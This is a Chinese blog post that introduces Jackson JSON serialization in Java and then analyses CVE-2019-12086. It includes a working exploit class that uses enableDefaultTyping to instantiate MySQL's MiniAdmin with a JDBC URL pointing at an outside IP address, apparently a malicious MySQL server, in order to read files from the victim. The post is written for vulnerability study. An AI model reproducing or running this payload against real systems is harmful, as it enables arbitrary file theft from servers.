
jackson学习+CVE-2019-12086漏洞分析
jackson和fastjson差不多,都是用来更方便的处理json
国人用fastjson,老外用jackson/gson比较多
环境搭建:
pom.xml:
<dependency>

            <groupId>mysql</groupId>

            <artifactId>mysql-connector-java</artifactId>

            <version>5.1.25</version>

        </dependency>

        <dependency>

            <groupId>com.fasterxml.jackson.core</groupId>

            <artifactId>jackson-databind</artifactId>

            <version>2.9.8</version>

        </dependency>

        <dependency>

            <groupId>junit</groupId>

            <artifactId>junit</artifactId>

            <version>RELEASE</version>

            <scope>compile</scope>

        </dependency>
Student.java:
package com.test.JackSonTest;

public class Student{

    private String name;

    private Integer age;

    private Teacher teacher;

    public Student(){

        System.out.println("student构造方法被调用");

    };

    public String getName() {

        return name;

    }

    public void setName(String name) {

        this.name = name;

    }

    public Integer getAge() {

        return age;

    }

    public void setAge(Integer age) {

        this.age = age;

    }

    public Teacher getTeacher() {

        return teacher;

    }

    public void setTeacher(Teacher teacher) {

        this.teacher = teacher;

    }

    @Override

    public String toString() {

        return "Student{" +

                "name='" + name + '\'' +

                ", age=" + age +

                ", teacher=" + teacher +

                '}';

    }

}
Teacher.java:
package com.test.JackSonTest;

public class Teacher{

    private String name;

    private int age;

    public Teacher(){

        System.out.println("teacher构造方法被调用");

    };

    public Teacher(String name,int age){

        this.name = name;

        this.age = age;

    }

    public String getName() {

        return name;

    }

    public void setName(String name) {

        this.name = name;

    }

    public int getAge() {

        return age;

    }

    public void setAge(int age) {

        this.age = age;

    }

    @Override

    public String toString() {

        return "Teacher{" +

                "name='" + name + '\'' +

                ", age=" + age +

                '}';

    }

}
测试类:
@Test

    public void test1() throws IOException {

        //序列化 对象转json字符串数据

        Student student = new Student();

        student.setName("jack");

        student.setAge(20);

        student.setTeacher(new Teacher("lua",33));

        ObjectMapper objectMapper = new ObjectMapper();

        objectMapper.setSerializationInclusion(JsonInclude.Include.NON_NULL);

        String result = objectMapper.writeValueAsString(student);

        System.out.println(result);

        //反序列化,json字符串数据转对象

        String jsonResult = "{\"name\":\"jack\",\"age\":20,\"teacher\":{\"name\":\"lua\",\"age\":33}}";

        Student stu = objectMapper.readValue(jsonResult, Student.class);

        System.out.println(stu);

    }
运行输出:

student构造方法被调用

{"name":"jack","age":20,"teacher":{"name":"lua","age":33}}

student构造方法被调用

teacher构造方法被调用

Student{name='jack', age=20, teacher=Teacher{name='lua', age=33}}
发现在反序列化(json转对象)的时候,优先调用构造方法,如果反序列化的json数据中的类继承了其他类,会自动调用其父类无参构造方法
Jackson打印对象类型:
@Test

    public void test2() throws IOException {

        //序列化 对象转json字符串

        Student student = new Student();

        student.setName("jack");

        student.setAge(20);

        student.setTeacher(new Teacher("lua",33));

        ObjectMapper objectMapper = new ObjectMapper();

        //序列化JSON串时,在值上打印出对象类型

        objectMapper.enableDefaultTyping(ObjectMapper.DefaultTyping.NON_FINAL);

        String result = objectMapper.writeValueAsString(student);

        System.out.println(result);

        //反序列化 json字符串转对象

        String jsonResult = "[\"com.test.JackSonTest.Student\",{\"name\":\"jack\",\"age\":20,\"teacher\":[\"com.test.JackSonTest.Teacher\",{\"name\":\"lua\",\"age\":33}]}]";

        Student stu = objectMapper.readValue(jsonResult, Student.class);

        System.out.println(stu);

    }
运行输出:

student构造方法被调用

["com.test.JackSonTest.Student",{"name":"jack","age":20,"teacher":["com.test.JackSonTest.Teacher",{"name":"lua","age":33}]}]

student构造方法被调用

teacher构造方法被调用

Student{name='jack', age=20, teacher=Teacher{name='lua', age=33}}
这个很重要,jackson的很多漏洞跟他息息相关:
通过上面的代码可以发现当开启enableDefaultTyping的时候,json字符串中的类会被反序列化.
继续编写jackson测试:
test_poc.java:
package com.test.JackSonTest;

public class test_poc {

    public test_poc(){};

    public test_poc(String name){

        System.out.println(name);

    }

}
通过上面的代码,发现存在构造方法,一个无参,另一个有参数构造方法
jackson反序列化:
测试类:
 @Test

    public void test3() throws IOException {

        ObjectMapper objectMapper = new ObjectMapper();

        //序列化JSON串时,在值上打印出对象类型

        objectMapper.enableDefaultTyping(ObjectMapper.DefaultTyping.NON_FINAL);

        //自定义构造

        String jsonResult = "[\"com.test.JackSonTest.test_poc\",\"test\"]";

        objectMapper.readValue(jsonResult,test_poc.class);

    }

发现在[]中设置value,相当于是为构造方法添加新的参数

通过前面的前置知识铺垫,jackson了解到的相关基础:(1)如果想使用[]去完成反序列化攻击,必须要开启enableDefaultTyping,获取到对象类型 (2)反序列化的时候自动调用对象构造方法及父类构造方法 (3)有参构造方法不需要设定值,不像setName/getName那样,需要"name":"test",只要[类,值]即可完成填充
CVE-2019-12086是一个文件读取漏洞,直接查看他的利用链:利用环境在文章第一行已创建:
漏洞文件在:
repository/mysql/mysql-connector-java/5.1.25/mysql-connector-java-5.1.25.jar!/com/mysql/jdbc/MiniAdmin.class:
通过反射加载跟进去:

问题代码:
 public MiniAdmin(String jdbcUrl) throws SQLException {

        this(jdbcUrl, new Properties());

    }

    public MiniAdmin(String jdbcUrl, Properties props) throws SQLException {

        this.conn = (Connection)((Connection)(new Driver()).connect(jdbcUrl, props));

    }
前面我们已经学习了足够多的前置知识,这里会连接jdbcUrl,如果jdbcUrl可控,会发送链接,正好mysql8以下存在任意文件读取...下面直接构造exp:
attackerJdbc.java:
package com.test.JackSonTest;

import com.fasterxml.jackson.databind.ObjectMapper;

import com.mysql.jdbc.MiniAdmin;

import java.io.IOException;

import java.sql.SQLException;

public class attackJdbc {

    public static void main(String[] args) throws ClassNotFoundException, IOException, SQLException {

        ObjectMapper objectMapper =new ObjectMapper();

        Class.forName("com.mysql.jdbc.MiniAdmin");

        //一定要开启enableDefaultTyping

        objectMapper.enableDefaultTyping(ObjectMapper.DefaultTyping.NON_FINAL);

        //通过前面的知识点学习知道,如果这样构造,就会自动给MiniAdmin类的有参构造方法传入string类型数据,数据内容为:jdbc:mysql://119.45.227.86:123/

        String json = "[\"com.mysql.jdbc.MiniAdmin\",\"jdbc:mysql://119.45.227.86:123/\"]";

        objectMapper.readValue(json,Object.class);

    }

}
不理解部分查看注释:
运行代码:

这个漏洞相对简单,所以就不跟底层机制了.
如果后续要找相关利用链,也可以用这个方法操作下..
漏洞学习参考:
https://b1ue.cn/archives/189.html
https://www.cnblogs.com/xinzhao/p/11005419.html
jackson学习+CVE-2019-12086漏洞分析的更多相关文章
- 学习笔记 | java反序列化漏洞分析
java反序列化漏洞是与java相关的漏洞中最常见的一种,也是网络安全工作者关注的重点.在cve中搜索关键字serialized共有174条记录,其中83条与java有关:搜索deserialized ...
- jackjson学习2+CVE-2019-14379漏洞分析
最近想着分析jackson,jackson和fastjson有点相似,浅蓝大神的文章很好,个人受益匪浅 昨天简单说了下jackson的用法,现在继续拓扑,补充前置知识,前置知识补充的足够多,那么漏洞分 ...
- 漏洞分析:CVE 2021-3156
漏洞分析:CVE 2021-3156 漏洞简述 漏洞名称:sudo堆溢出本地提权 漏洞编号:CVE-2021-3156 漏洞类型:堆溢出 漏洞影响:本地提权 利用难度:较高 基础权限:需要普通用户权限 ...
- 《0day安全软件漏洞分析技术》学习笔记
最近因为工作需要在看0day的软件漏洞分析,发现这本<0day安全软件漏洞分析技术(第2版)>真是本好书,唯一缺点就是书上的环境是Windows XP 32Bit的,基于现状难以进行实践, ...
- Java反序列化漏洞分析
相关学习资料 http://www.freebuf.com/vuls/90840.html https://security.tencent.com/index.php/blog/msg/97 htt ...
- CVE-2016-10190 FFmpeg Http协议 heap buffer overflow漏洞分析及利用
作者:栈长@蚂蚁金服巴斯光年安全实验室 -------- 1. 背景 FFmpeg是一个著名的处理音视频的开源项目,非常多的播放器.转码器以及视频网站都用到了FFmpeg作为内核或者是处理流媒体的工具 ...
- ThinkCMF X2.2.2多处SQL注入漏洞分析
1. 漏洞描述 ThinkCMF是一款基于ThinkPHP+MySQL开发的中文内容管理框架,其中X系列基于ThinkPHP 3.2.3开发,最后更新到2.2.2版本.最近刚好在渗透测试 ...
- 看个AV也中招之cve-2010-2553漏洞分析
试想:某一天,你的基友给你了一个视频文件,号称是陈老师拍的苍老师的老师题材的最新电影.avi,你满心欢喜,在确定文件格式确实为avi格式后,愉快的脱下裤子准备欣赏,打开后却发现什么也没有,而随后你的基 ...
- CVE-2019-0708 漏洞分析及相关测试
在CVE-2019-0708公布后几天就已经尝试过复现该漏洞,但借助当时exp并没能成功复现反弹shell的过程遂放弃,故借助这次漏洞复现报告再来尝试复现该漏洞,因为还在大三学习中,有很多知识还没有掌 ...
- Java安全之Fastjson反序列化漏洞分析
Java安全之Fastjson反序列化漏洞分析 首发:先知论坛 0x00 前言 在前面的RMI和JNDI注入学习里面为本次的Fastjson打了一个比较好的基础.利于后面的漏洞分析. 0x01 Fas ...
随机推荐
- Tomcat集群 Nginx负载均衡 shell脚本实时监控Nginx
第一步,安装Tomcat 系统环境:Centos7 第1步:下载tomcat安装包 tomcat官网:https://tomcat.apache.org/ 第2步:安装包上传至linux中 第3步:下 ...
- Python:读写文件(I/O) | 组织文件
1. I/O 概述 程序与用户交互涉及到程序的输入输出(I/O) 一种类型是字符串,通过input() 和 print() 函数以及数据类型转换类函数如(int()),实现数据的输入输出. 另一种类 ...
- JDBC_11_PreparedStatement(增删改操作)
PreparedStatement(增删改操作) * 代码: ``` import javax.swing.plaf.nimbus.State; import java.sql.*; public c ...
- JMeter 结果处理常见问题
1. 前言 2. 结果处理常见问题 1)在察看结果树中只看失败情况 2)如何把日志放入文件查看 3)cvs 文件中文读取乱码 4)失败请求数据的采集 5)结果树响应数据中文乱码解决办法 1. 前言 工 ...
- 转载:java.math.BigDecimal 比较大小
BigDecimal a = new BigDecimal (101); BigDecimal b = new BigDecimal (111); //使用compareTo方法比较 //注意:a.b ...
- 【Scrapy(二)】Scrapy 中的 Pipline,Item,Shell组件
Pipline: 1.爬虫项目与爬虫的区别与关联: 一个爬虫项目可以包含多个爬虫,如下图中爬虫项目firstspider 包含多个爬虫itcst 和爬虫itcast1 2.多个爬虫是公用一套Pipli ...
- Spring Security 上
Spring Security 上 Security-dome 1.创建项目 创建一个Spring Boot项目,不用加入什么依赖 2.导入依赖 <dependencies> <!- ...
- Python实现Paramiko的二次封装
Paramiko是一个用于执行SSH命令的Python第三方库,使用该库可实现自动化运维的所有任务,如下是一些常用代码的封装方式,多数代码为半成品,只是敲代码时的备份副本防止丢失,仅供参考,目前本人巡 ...
- HTTP自定义Header-(SOCKET-TCP)
HTTP自定义Header-TCP 前几天弄一些东西,需要在发送http请求的时候自定义http头,找了几个库用着很不爽.有的把Cookie直接干掉了,还自己在头里加了版权,最后终于忍不了了.在网 ...
- React-组合模式
<!DOCTYPE html> <html> <head> <meta charset="UTF-8" /> <title&g ...